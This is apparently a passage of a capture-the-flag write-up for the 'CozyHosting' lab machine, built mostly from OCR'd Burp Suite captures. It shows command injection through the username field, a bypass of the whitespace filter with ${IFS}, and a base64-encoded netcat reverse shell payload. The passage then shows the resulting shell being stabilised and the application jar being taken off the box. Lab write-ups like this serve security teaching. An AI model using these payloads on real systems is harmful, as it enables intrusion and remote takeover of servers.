
```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C3DBF07639EA43D57365D4A0A2844297
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 30 Sep 2023 01:31:20 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B
bind_interface]           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
[-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]           [-i identity_file] [-J
[user@]host[:port]] [-L address]           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o
option] [-p port]           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command [argument ...]]
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

It seems to execute `ssh` command on the specified parameter

With this we can inject our own command therefore leading to command injection


To confirm I injected using the back tick


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Follow redirection
Target: http://cozyhosting.htb
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
Response Headers 11
0 matches
Done
412 bytes | 307 millis

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C3DBF07639EA43D57365D4A0A2844297
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=`id`
```

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 30 Sep 2023 01:32:57 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=ssh: Could not resolve hostname uid=1001(app): Name
 or service not known
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Unfortunately we can't use whitespace


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Follow redirection
Target: http://cozyhosting.htb
HTTP/1
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
Response Headers 11

Request

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C3DBF07639EA43D57365D4A0A2844297
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=`sleep 10`
```

Response


```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 30 Sep 2023 01:33:37 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Username can't contain whitespaces!
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Done

375 bytes | 410 millis

But it's actually an easy bypass as we can just use bash `Internal Field Separator` aka `IFS`

Using that works!


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Follow redirection
Target: http://cozyhosting.htb
HTTP/1
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
Response Headers 11

Request

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C3DBF07639EA43D57365D4A0A2844297
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=`sleep${IFS}10`
```


Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 30 Sep 2023 01:35:43 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B
bind_interface]           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
[-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]           [-i identity_file] [-J
[user@]host[:port]] [-L address]           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o
option] [-p port]           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command [argument ...]]
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```


Done

822 bytes | 10,304 millis

I got a reverse shell




```
➜  Cozyhosting echo "busybox nc 10.10.14.119 1337 -e /bin/bash" | base64 -w 0;echo
YnVzeWJveCBuYyAxMC4xMC4xNC4xMTkgMTMzNyAtZSAvYmluL2Jhc2gK
➜  Cozyhosting
➜  Cozyhosting nc -lvnp 1337
listening on [any] 1337 ...
```



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Mark Uche
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://cozyhosting.htb
HTTP/1
Request
Pretty Raw Hex
Response
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 13
Search...
0 matches
Waiting

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://cozyhosting.htb
DNT: 1
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C3DBF07639EA43D57365D4A0A2844297
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=
`echo${IFS}YnVzeWJveCBuYyAxMC4xMC4xNC4xMTkgMTMzNyAtZSAvYmluL2Jhc2gK|base64${IFS}-d|bash`
```




```
➜  Cozyhosting nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.11.230] 56152
which python3
/usr/bin/python3
python3 -c "import pty; pty.spawn('/bin/bash')"
app@cozyhosting:/app$ export TERM=xterm
export TERM=xterm
app@cozyhosting:/app$ ^Z
[2]  + 126953 suspended  nc -lvnp 1337
➜  Cozyhosting stty raw -echo;fg
[2]  - 126953 continued  nc -lvnp 1337

app@cozyhosting:/app$ ls -al
total 58856
drwxr-xr-x  2 root root     4096 Aug 14 14:11 .
drwxr-xr-x 19 root root     4096 Aug 14 14:11 ..
-rw-r--r--  1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ 
```

```
echo "busybox nc 10.10.14.119 1337 -e /bin/bash" | base64 -w 0;echo
```

Ok interesting there's a `jar` file in our current directory

It seems interesting because it belongs to the web server

I transferred it to my host so as to reverse it




```
➜  Cozyhosting wget cozyhosting.htb:9090/cloudhosting-0.0.1.jar
--2023-09-30 02:42:17--  http://cozyhosting.htb:9090/cloudhosting-0.0.1.jar
Resolving cozyhosting.htb (cozyhosting.htb)... 10.10.11.230
Connecting to cozyhosting.htb (cozyhosting.htb)|10.10.11.230|:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: ‘cloudhosting-0.0.1.jar’

cloudhosting-0.0.1.jar  100%[==========================================>]  57.47M   803KB/s    in 75s

2023-09-30 02:43:33 (787 KB/s) - ‘cloudhosting-0.0.1.jar’ saved [60259688/60259688]

➜  Cozyhosting
```

```
- python3 -m http.server 9090
- wget cozyhosting.htb:9090/cloudhosting-0.0.1.jar
```

